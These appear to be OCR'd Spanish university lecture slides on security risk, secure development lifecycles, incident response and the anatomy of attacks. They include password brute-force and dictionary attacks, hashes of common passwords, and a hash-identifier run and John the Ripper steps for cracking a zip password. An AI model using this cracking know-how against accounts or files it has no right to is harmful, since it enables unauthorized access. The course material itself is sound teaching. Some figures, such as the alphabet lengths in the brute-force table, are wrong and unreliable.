90	Destrucción física/lógica	Por parada en el servicio y/o pérdida de imagen: X	90% de X
64	No acceso a la información de los clientes	Por descontrol de los procesos de venta: Y	64% de Y
56	Actuación maliciosa	Por daños al cliente y/o pérdida de imagen: Z	56 % de Z


Índice

- Vulnerabilidades.
- Exploits.
- Amenazas.
- **Riesgos.**
  - Definición de riesgo.
  - ISO 27001.
  - Metodologías de Análisis de Riesgos.
    - Mosler
    - Magerit
    - CRAMM
  - **Metodologías de Desarrollo Seguro.**
- Respuesta ante incidentes.


Metodologías del Desarrollo Seguro

- Una metodología del software es un conjunto de técnicas y métodos organizativos que se aplican para diseñar un software informático.

- Existen diferentes tipos:
  - Cascada.
  - Espiral.
  - Prototipado.
  - Incremental.
  - *Agile*.







Metodologías del Desarrollo Seguro

Universidad Rey Juan Carlos

- El principal problema es que estas metodologías no establecen tareas centradas en la seguridad del sistema.
- Las metodologías del desarrollo seguro son otras metodologías software pero donde la seguridad del sistema es el centro del proceso.
- Hay una gran variedad:
  - Secure Software Development Life Cicle (SSDLC).
  - Comprehesive Lightweight Application Security Process (CLASP) de OWASP.
  - Secure Software Development Framework (SSDF) del NIST.

Microsoft SDL

Universidad Rey Juan Carlos

- Microsoft Security Development Lifecycle (SDL).
- Es un proceso de control de seguridad orientado al desarrollo del software.
- Integración de la seguridad y de la privacidad en el ciclo de vida de desarrollo software.

Microsoft SDL


Universidad Rey Juan Carlos

- Ayuda a detectar vulnerabilidades del software.
- Desarrolla técnicas y herramientas de mitigación de vulnerabilidades de seguridad.
- Supervisa las tendencias y la actividad en el entorno de las amenazas y mejora las herramientas y procesos.
- Existen dos versiones: una versión rígida y otra orientada al desarrollo ágil.
- La segunda desarrolla el producto, o sistema, de manera incremental.
- La versión rígida es más apropiada para proyectos que no vayan a cambiar durante el proceso.

Microsoft SDL

Universidad Rey Juan Carlos

- El flujo de fases es el siguiente:





Microsoft SDL

Universidad Rey Juan Carlos

Fase de requisitos:

- Se revisan los planes de seguridad y se proporcionan recomendaciones para cumplir con las metas de seguridad.
- Se identifica cómo se integrará la seguridad en el proceso de desarrollo.
- Se identifican los objetivos clave de seguridad.
- Se analizará cómo se integrará el software en conjunto y cómo se va a verificar que todos los requisitos están incluidos.

Microsoft SDL

Universidad Rey Juan Carlos

Fase de diseño:

- Se define la estructura del software.
- Se define una arquitectura segura.
- Se identifican los componentes críticos para la seguridad.
- Se detectan los activos que son gestionados por el software y las interfaces para acceder a ellos.
- Se identifican las amenazas que potencialmente podrían causar daño a algún activo y se establece la probabilidad de ocurrencia.
- Finalmente, se fijan medidas para reducir el riesgo.

Microsoft SDL

Universidad Rey Juan Carlos

Fase de Implementación

- Fase donde se codifica, se prueba y se integra el software.
- Se utilizan los resultados de la fase anterior como guía para generar código que reduzca las amenazas de alta prioridad.
- La codificación se lleva a cabo por medio de estándares para evitar errores que conlleven a vulnerabilidades.
- Las pruebas tienen que ocuparse (también) en detectar vulnerabilidades, y se realiza un análisis estático.
- Además, se recomienda realizar una revisión de código para detectar vulnerabilidades no detectadas antes.

Microsoft SDL

Universidad Rey Juan Carlos

Fase de Comprobación

- El sistema está en fase beta.
- Se realiza una revisión más exhaustiva del código y a ejecutar pruebas en parte del software que ha sido identificado como parte de la superficie de ataque.
- Se suelen aplicar técnicas de *fuzz testing* y análisis de código dinámico.

Fase de Lanzamiento

- Se realiza una revisión final de seguridad antes de la entrega.
- Objetivo: conocer el nivel de seguridad del sistema, o producto, y la capacidad de soportar ataques.

Microsoft SDL

Universidad Rey Juan Carlos

Fase de Respuesta

- El sistema se entrega, se despliega y entra en funcionamiento.
- Hay que realizar un seguimiento del sistema para responder ante nuevos incidentes de seguridad.
- Esta fase también se utiliza para aprender de los errores cometidos y así evitarlos en el futuro.

Índice

Universidad Rey Juan Carlos

- Vulnerabilidades.
- Exploits.
- Amenazas.
- Riesgos.
- **Respuesta ante incidentes**.


Incidente, ataque y evento de seguridad

Universidad Rey Juan Carlos

- Un **incidente** es la materialización voluntaria, o involuntaria, de una amenaza.
- Un **ataque** abarca el contexto técnico de lo que provoca el evento. Es decir, empieza en el uso de *exploits* y termina cuando se obtiene un resultado concreto.
- **Evento de seguridad**: es una acción concreta sobre un objetivo, víctima o target. Se puede observar directamente sobre los archivos, queda registrado en los logs, y permite detectar el ataque.

Incidente, ataque y evento de seguridad

Universidad Rey Juan Carlos



Respuesta ante incidentes

Universidad Rey Juan Carlos

- Hay que intentar minimizar la cantidad, y gravedad, de los incidentes de seguridad.

- Es necesario llevar a cabo varias acciones:
  - Crear un CSIRT (*Computer Security Incident Response Team*).
  - Definir un plan de respuestas a incidentes.
  - Contener los daños y gestionar los riesgos.

- CSIRT no es lo mismo que CERT (Equipo de respuesta ante emergencias informáticas, *Computer Emergency Response Team*)

Respuesta ante incidentes

Universidad Rey Juan Carlos

- Las tareas de CSIRT son las siguientes:
  - Estar al día en las **nuevas vulnerabilidades** y estrategias de ataque empleadas por los atacantes.
  - **Realizar**, o posibilitar, **auditorías** de sistemas y redes.
  - **Analizar y desarrollar nuevas tecnologías** y soluciones para minimizar vulnerabilidades.
  - Revisar, perfeccionar y **actualizar** los estándares, **procedimientos** y guías.
  - **Ser punto central** de comunicación, tanto para recibir los informes de incidentes de seguridad, como para difundir información esencial sobre los incidentes a las entidades correspondientes.
  - **Documentar** y catalogar los **incidentes** de seguridad producidos.

Plan de respuesta a incidentes

Universidad Rey Juan Carlos

- El Plan de respuesta a incidentes puede dividirse en cuatro fases:
  - Acción inmediata para detener o minimizar el incidente.
  - Investigación del incidente.
  - Restauración de los recursos afectados.
  - Reporte del incidente a los canales apropiados.

- Una respuesta a incidentes debe ser decisiva y ejecutarse rápidamente.
- Es crítico que se efectúen prácticas de emergencias y se midan los tiempos de respuesta.

Plan de respuesta a incidentes

Universidad Rey Juan Carlos

- Desarrollar una metodología que fomente la velocidad y la precisión, minimizando el impacto de la indisponibilidad de recursos y el daño potencial causado por el sistema en peligro.
- Un plan de respuesta a incidentes necesita:
  - Una estrategia legal revisada y aprobada.
  - Soporte financiero de la compañía.
  - Soporte ejecutivo.
  - Un plan de acción factible.
  - Recursos físicos: almacenamiento redundante, sistemas de respaldo, etc.

Seguridad Informática

Material docente en abierto de la Universidad Rey Juan Carlos

Grado en Ingeniería del Software

Tema 3 – Anatomía de un ataque







Licencia

- **© 2025**

  Algunos derechos reservados



Isaac Lozano Osorio

Isaac.lozano@urjc.es

- *Este documento se distribuye bajo la licencia*

  *"**Atribución - Compartir Igual 4.0**" de Creative Commons*

- *Para más información, ver:* https://creativecommons.org/licenses/by-sa/4.0/

Índice

Universidad Rey Juan Carlos

- Introducción.
- Técnicas de Hacking.
- Fases de un ataque.
- Técnicas de recogida de información.
- Anonimato.

Índice

Universidad Rey Juan Carlos

- **Introducción.**
- Técnicas de Hacking.
- Fases de un ataque.
- Técnicas de recogida de información.
- Anonimato.

Introducción

- Ataque es un incidente de seguridad malintencionado.
  - En el tema anterior lo definimos como “Materialización voluntaria o involuntaria de una amenaza”.

- Ataque es la materialización de una amenaza sobre una vulnerabilidad, y que provoca un daño cuantificable sobre un activo informático.

Introducción

- Los ataques se pueden catalogar como activos o pasivos, dependiendo de las acciones del atacante.
- Algunos ejemplos de ataques:
  - **Intercepción**
  - **Fabricación**
  - **Interrupción**
  - **Modificación**

Introducción

Universidad Rey Juan Carlos

- Algunos ejemplos de ataques:
  - **Intercepción**: espionaje y/o redirección de comunicaciones para tener acceso a los que no se está autorizado (pasivo).
  - **Fabricación**: creación de un activo falso para engañar al usuario (activo).
  - **Interrupción**: bloqueo del normal funcionamiento de un activo o de una comunicación (activo).
  - **Modificación**: alteración no autorizada de un activo (activo).

Introducción

Universidad Rey Juan Carlos

- Ejemplos de atacantes:
  - **Black Hat hackers**
    - Aprovechan las vulnerabilidades de los sistemas con diferentes objetivos. Ponen de manifiesto sus altos conocimientos y no revelan los agujeros descubiertos.
  - **White Hat hackers (hackers éticos)**
    - Atacantes que informan siempre de las vulnerabilidades descubiertas y que incluso pueden llegar a colaborar en la subsanación. Suelen ser profesionales de la "seguridad ofensiva" o expertos interesados en el avance del área.
  - **Script kiddies**
    - Atacantes aficionados sin nivel suficiente de conocimientos técnicos que utilizan herramientas automáticas y recetas cuyo funcionamiento y consecuencias desconocen.
  - **Crackers**
    - Atacantes que se centrar en romper los sistemas criptográficos.

Índice

Universidad Rey Juan Carlos

- Introducción.
- **Técnicas de Hacking.**
- Fases de un ataque.
- Técnicas de recogida de información.
- Anonimato.

Técnicas de Hacking

Universidad Rey Juan Carlos

- Recopilación de Información: (T3)
  - Footprinting
  - Fingerprinting:
    - Ingeniería Social, Phishing.
    - Smishing, Sniffing, Scanning…
- Ataques en red: (T4)
  - ARP Poisoning y Spoofing.
  - Man in the Middle.
  - TCP Hijacking o secuestro de sesión.
  - Ataques en la capa de aplicación.
  - Ataques a IPv6.
  - Ataques DDoS.
- Malware. (T5)
- Desbordamiento de Buffer. (T6)
- Inyecciones: (T6)
  - Inyecciones en servidor: comandos y código.
  - Inyecciones en cliente: XSS, XSRF o CSRF, etc.

Técnicas de Hacking

Universidad Rey Juan Carlos

- Recopilación de información:
  - **Footprinting**: se centra en la recolección de información pública de Internet. Su uso no conlleva la vulnerabilidad de ninguna ley, y por lo tanto, no es delito.
  - **Fingerprinting**: consiste en recolectar información más específica y que no es pública, lo tanto es delito:
    - **Ingeniería Social**: consiste en basarse en la buena/mala fe de las personas de una organización para obtener información valiosa de ellas para realizar los ataques.
    - **Phishing**: enviar información confiable masivamente por medio del correo electrónico, en busca de información que se quiere conseguir de usuarios.
    - **Smishing**: lo mismo que el phishing pero por SMS.
    - **Sniffing**: técnica que permite capturar todos los datos que circulan por una red de área local.
    - **Scanning/Mapping**: consiste en analizar el estado de una determinada red y de los dispositivos ubicados en ella.

Técnicas de Hacking

Universidad Rey Juan Carlos

- Ataques en red (Tema 4):
  - **ARP Poisoning**: consiste en envenenar las cachés ARP de las víctimas.
  - **ARP Spoofing**: ataque que consiste en enviar mensajes falsos ARP a una LAN para suplantar una identidad en la capa de enlace.
  - **Man In The Middle (MiM)**: ataque en el que se adquiere la capacidad de leer y modificar un mensaje destinado a la víctima, sin que esta sea consciente.
  - **TCP Hijacking o secuestro de sesión**: (es un tipo de MiM), el atacante consigue acceso a la conexión TCP de la víctima. El atacante puede leer y modificar los paquetes enviados y también enviar los suyos propios.
  - Ataques en la capa de aplicación:
    - **DNS Poisoning**: envenamiento de DNS.
    - **Typosquatting**: aprovechar errores tipográficos al teclear nombres de dominio.
  - **Ataques DDoS**: se intenta saturar el ancho de banda del recurso objetivo mediante el envío masivo de peticiones.

Técnicas de Hacking

Universidad Rey Juan Carlos

- Malware (Tema 5):
  - *Malware -> **Mal**icious Soft**ware***
  - "Malware" describe cualquier programa o código malicioso que es dañino para los sistemas.
  - Propagación:
    - Descarga, sin saberlo, del malware: accediendo al vínculo de un correo electrónico, porque viene incrustado en un torrent, o en un software de descarga gratuita.
  - Una vez instalado, el equipo está infectado y el malware empieza a trabajar para conseguir su objetivo:
    - **Ransomware**: se bloquea, y/o se deniega, el acceso al dispositivo (por medio de encriptación) y se pide un rescate.
    - **Spyware**: recaba información de la víctima como datos personales, credenciales, información financiera… etc.
    - **Adware**: el objetivo es generar ingresos para el desarrollador sometiendo a la víctima a publicidad no deseada.


Técnicas de Hacking

Universidad Rey Juan Carlos

- Desbordamiento de buffer (tema 6):
  - Se genera cuando el programa no controla adecuadamente cuánta información se copia en un buffer.
  - La información que sobra se almacena en zonas de memoria adyacentes, sobre-escribiendo su contenido original.
  - Ejemplo:
    - Desarrollamos una app, que requiere un login.
    - Decidimos que el username sea un array de 8 bytes:

```
char username[8];
```


    - El usuario introduce el nombre: "Alejandro"



Técnicas de Hacking


Universidad Rey Juan Carlos

- Con esta técnica podemos escribir en áreas destinadas a almacenar código ejecutable, y reemplazar el código existente por código malicioso.
- Existen lenguajes de programación que son vulnerables a esta técnica como C o C++.
- Otros lenguajes más modernos como Java, Python o C# ya contienen procedimientos para reducir las probabilidades de que se generen este tipo de ataques.

Técnicas de Hacking

Universidad Rey Juan Carlos

- Algo parecido se utiliza para desbordar el heap o el stack.



- No debemos olvidar el desbordamiento de los tipos básicos.

Un `int` en `Java` tiene el rango [-2147483648, 2147483647]

Técnicas de Hacking

Universidad Rey Juan Carlos

- Inyecciones en servidor:
  - **Inyección de comandos del SO (Shell injections)**: es una vulnerabilidad web que permite al atacante ejecutar comandos del sistema operativo en el servidor.
  - **Inyección SQL**: consiste en ejecutar código SQL para obtener información de la base de datos.
  - **Xpath injection**: se producen cuando un sitio web utiliza la información suministrada por el usuario para construir una consulta XPath para datos XML.

Técnicas de Hacking

Universidad Rey Juan Carlos

- Inyecciones en cliente:
  - **XSS (Cross-site scripting)**: es un tipo de vulnerabilidad típico de las aplicaciones Web, que puede permitir a un atacante inyectar código JavaScript que se ejecutará en el navegador del cliente.
  - **XFS (Cross-frame scripting)**: el ataque explota un error específico entre marcos de scripts en un navegador web para acceder a los datos privados en un sitio web de terceros.
  - **HTTP Response Split (CRLF Injection Attack)**: es la técnica en la que un atacante se vale de la inyección de retornos de carro y saltos de línea para alterar una respuesta HTTP y separarla en dos.

Técnicas de Hacking

Universidad Rey Juan Carlos

- Ataques de contraseñas.
- Recomendaciones para crear contraseñas:
  - No usar la misma contraseña siempre.
  - No usar datos personales
  - Usar códigos alfanuméricos.
  - Usar mayúsculas y minúsculas.
  - Utilizar símbolos.
  - Cambiar las contraseñas cada cierto tiempo.
  - Intentar definir contraseñas relativamente largas.
- Usar administrador de contraseñas.

Técnicas de Hacking

Universidad Rey Juan Carlos

- Ataques de contraseñas: peligros
  - Decir o facilitar la contraseña a personas.
  - Apuntarlas en Post-its.
  - Ataques de Phishing.
  - Keylogger.
  - Guardar contraseñas en el navegador.
  - Publicar contraseñas.
  - Usar contraseñas habituales.
  - Ataques de fuerza bruta.

Técnicas de Hacking

Universidad Rey Juan Carlos

- Ataque por fuerza bruta:
  - Consiste en averiguar una contraseña probando todas las combinaciones posibles hasta dar con la correcta.
  - El número de combinaciones de X elementos para crear una "palabra" de longitud Y es:

$$X^Y$$

Tipo de alfabeto	Longitud del alfabeto	Contraseña de longitud 5	Contraseña de longitud 10	Contraseña de longitud 15
Mayúsculas o minúsculas	26	11.881.376	$1{,}41 * 10^{14}$	$1{,}667 * 10^{21}$
Mayúsculas y minúsculas	42	130.691.232	$1{,}70 * 10^{16}$	$2{,}23 * 10^{24}$
+ números	52	380.204.032	$1{,}44 * 10^{17}$	$5{,}49 * 10^{25}$
+ símbolos	90	5.904.900.000	$3{,}48 * 10^{19}$	$2{,}05 * 10^{29}$

Técnicas de Hacking

Universidad Rey Juan Carlos

- Ataque por fuerza bruta:
  - Consiste en averiguar una contraseña probando todas las combinaciones posibles hasta dar con la correcta.

Number of Characters	Numbers Only	Lowercase Letters	Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters, Symbols
4	Instantly	Instantly	Instantly	Instantly	Instantly
5	Instantly	Instantly	Instantly	Instantly	Instantly
6	Instantly	Instantly	Instantly	1 sec	5 secs
7	Instantly	Instantly	25 secs	1 min	6 mins
8	Instantly	5 secs	22 mins	1 hour	8 hours
9	Instantly	2 mins	19 hours	3 days	3 weeks
10	Instantly	58 mins	1 month	7 months	5 years
11	2 secs	1 day	5 years	41 years	400 years
12	25 secs	3 weeks	300 years	2k years	34k years
13	4 mins	1 year	16k years	100k years	2m years
14	41 mins	51 years	800k years	9m years	200m years
15	6 hours	1k years	43m years	600m years	15 bn years
16	2 days	34k years	2bn years	37bn years	1tn years
17	4 weeks	800k years	100bn years	2tn years	93tn years
18	9 months	23m years	6tn years	100 tn years	7qd years

Técnicas de Hacking

Universidad Rey Juan Carlos

- Ataques por diccionario:
  - El atacante utiliza una lista de palabras con la esperanza de que la contraseña del usuario sea una palabra de uso común o una contraseña vista en sitios anteriores.

1. 123456 (1003925)
2. 123456789 (326815)
3. 12345 (154075)
4. qwerty (143513)
5. password (106217)
6. 12345678 (103500)
7. 111111 (85937)
8. 123123 (85158)
9. 1234567890 (62649)
10. 1234567 (54441)
11. qwerty123 (51725)
12. 000000 (49286)
13. 1q2w3e (45459)
14. aa12345678 (42703)
15. abc123 (42532)
16. password1 (40939)
17. 1234 (40244)
18. qwertyuiop (38013)
19. 123321 (37380)
20. password123 (34061)

Técnicas de Hacking

Universidad Rey Juan Carlos

- Cómo funcionan las contraseñas.
- Cuando nos registramos en un servicio, nuestra contraseña no se almacena como texto en plano.

- Se almacena su resumen, o *hash*.
- Una función criptográfica hash es un algoritmo matemático que transforma cualquier bloque arbitrario de datos en una serie caracteres de longitud fija.

Técnicas de Hacking

Universidad Rey Juan Carlos

- "Hola"

  f688ae26e9cfa3ba6235477831d5122e

- "hola"

  4d186321c1a7f0f354b297e8914ab240

- El texto de la transparencia anterior

  51198f9794049f166e2e26cd0b8f8413

- Una captura de pantalla:

  1d7a799dd31337bd15ddfa62747ce03f

Técnicas de Hacking

Universidad Rey Juan Carlos

- Es una función matemática, o criptográfica, que resume la información de un fichero.

- El resultado es una cadena de caracteres alfanuméricos de longitud fija, que se llama *digest*.

- Esta longitud es independiente del tamaño de la entrada.

Técnicas de Hacking

Universidad Rey Juan Carlos

- Algunas propiedades:
  - Calcular el valor hash no conlleva mucho coste computacional.
  - Permite comprimir datos.
  - Es un proceso unidireccional: no debe ser posible obtener el valor original dado el hash.
  - No debe haber colisiones: dos entradas diferentes que generen el mismo valor hash.
- Ejemplo de funciones hash:
  - SHA
  - MD5
  - LM
  - NTLM

Técnicas de Hacking

Universidad Rey Juan Carlos

- Las hashes son funciones irreversibles. Esto quiere decir que dado un digest, no podemos obtener la entrada que ha generado dicho resultado.
- Pero no significa que no podamos realizar ciertos tipos de ataques.
- El ataque más común consiste en pre-computar las hashes de las cadenas típicas (ataque de diccionario).
- Esto lo podemos hacer porque el cálculo de una función hash es un proceso determinista.

Técnicas de Hacking

Universidad Rey Juan Carlos

- Si conocemos la función utilizada podríamos realizar ataques de fuerza bruta sobre los hashes.
- En verdad no estamos revirtiendo el proceso de cálculo.
- Ejemplo de diccionario:

Password	MD5	SHA-1
12345	827ccb0eea8a706c4c34a16891f84e7b	8cb2237d0679ca88db6464eac60da96345513964
asdf	912ec803b2ce49e4a541068d495ab570	3da541559918a808c2402bba5012f6c60b27661c
admin	21232f297a57a5a743894a0e4a801fc3	d033e22ae348aeb5660fc2140aec35850c4da997

Técnicas de Hacking

Universidad Rey Juan Carlos

- Existen herramientas que, dada una lista de hashes, automatizan el proceso de obtener un valor que genere dicho hash.
- Las más conocidas son:

John the Ripper

hashcat advanced password recovery

CrackStation

Técnicas de Hacking

Universidad Rey Juan Carlos

- En muchos casos no conocemos el algoritmo hash utilizado.
- Podemos usar algunas herramientas como `hash-id`

  https://github.com/blackploit/hash-identifier

```
$ python hash-id.py
   #########################################################################
   #     __  __                     __           ______   ____             #
   #    /\ \/\ \                   /\ \         /\__  _\ /\  _`\           #
   #    \ \ \_\ \      __      ____ \ \ \___     \/_/\ \/ \ \ \/\ \         #
   #     \ \  _  \   /'__`\   / ,__\ \ \  _ `\      \ \ \  \ \ \ \ \        #
   #      \ \ \ \ \ /\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \       #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/       #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                            By Zion3R #
   #                                                   www.Blackploit.com #
   #                                                  Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: c893bad68927b457dbed39460e6afd62


Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
```


Caso práctico

Universidad Rey Juan Carlos


- Tanto John the Ripper como hashcat, se pueden utilizar para intentar recuperar la contraseña de un zip (por ejemplo).



Caso práctico

Universidad Rey Juan Carlos

- PASO 1: calcular la hash del fichero




Caso práctico

Universidad Rey Juan Carlos

- PASO 2: usar el fichero de hash con las herramientas



https://github.com/danielmiessler/SecLists



MENÚ GENBETA

Uno de los mayores grupos hoteleros del mundo, hackeado por usar 'Qwerty1234' como contraseña de su bóveda de contraseñas

Ataque a la empresa hotelera IHG (InterContinental Hotels Group).
200.000 empleados tenían acceso al usuario y contraseña de la bóveda.
Noticia publicada el 20/09/2022

Índice

Universidad Rey Juan Carlos

- Introducción.
- Técnicas de Hacking.
- **Fases de un ataque.**
- Técnicas de recogida de información.
- Anonimato.

Fases de un ataque

Universidad Rey Juan Carlos

- Un ataque no se produce sin una planificación.
- Todo ataque sigue unas fases que están bien definidas.
- Veremos las diferentes fases según 4 grandes instituciones:
  - SANS Technology Institute
  - Lookhead Martin
  - National Cyber Security Center
  - Infosec Institute.

Fases de un ataque

Universidad Rey Juan Carlos

- SANS Technology Institute:
  1. **Reconocimiento**: probar sistemas y redes para ver qué hay.
  2. **Enumeración**: recogida de información más específica del objetivo.
  3. **Brecha**: el atacante consigue penetrar en el sistema o red.
  4. **Administración**: se logra el control y acceso del sistema.
  5. **Limpieza**: se eliminan las evidencias del ataque.

Fases de un ataque

Universidad Rey Juan Carlos

- Lookhead Martin: definió 7 fases.
- Este modelo, o esta definición, ha sido globalmente aceptado.
  1. **Reconocimiento**: aprender sobre el objetivo.
  2. **Armamento**: adecuación del código malicioso o malware al medio sobre el que se busca realizar el ataque.
  3. **Entrega**: transmitir el malware.
  4. **Explotación**: aprovechar alguna vulnerabilidad en el software o error humano para ejecutar el código.
  5. **Instalación**: el malware se asegura de poder ejecutarse de forma permanente en el equipo infectado.
  6. **Comando** y **Control**: el malware se comunica con su central, proporcionando a los atacantes el control remoto.
  7. **Acciones sobre los objetivos**: se procede al robo o a la ejecución de los que se plantea hacer.

Fases de un ataque

Universidad Rey Juan Carlos

- National Cyber Security Center, UK.
  1. **Encuesta (Survey)**: investigar y analizar la información disponible sobre el objetivo para identificar vulnerabilidades.
  2. **Entrega (Delivery)**: llegar al punto en un sistema, en el que se puede explotar una vulnerabilidad.
  3. **Infracción (Breach)**: explotar la vulnerabilidad.
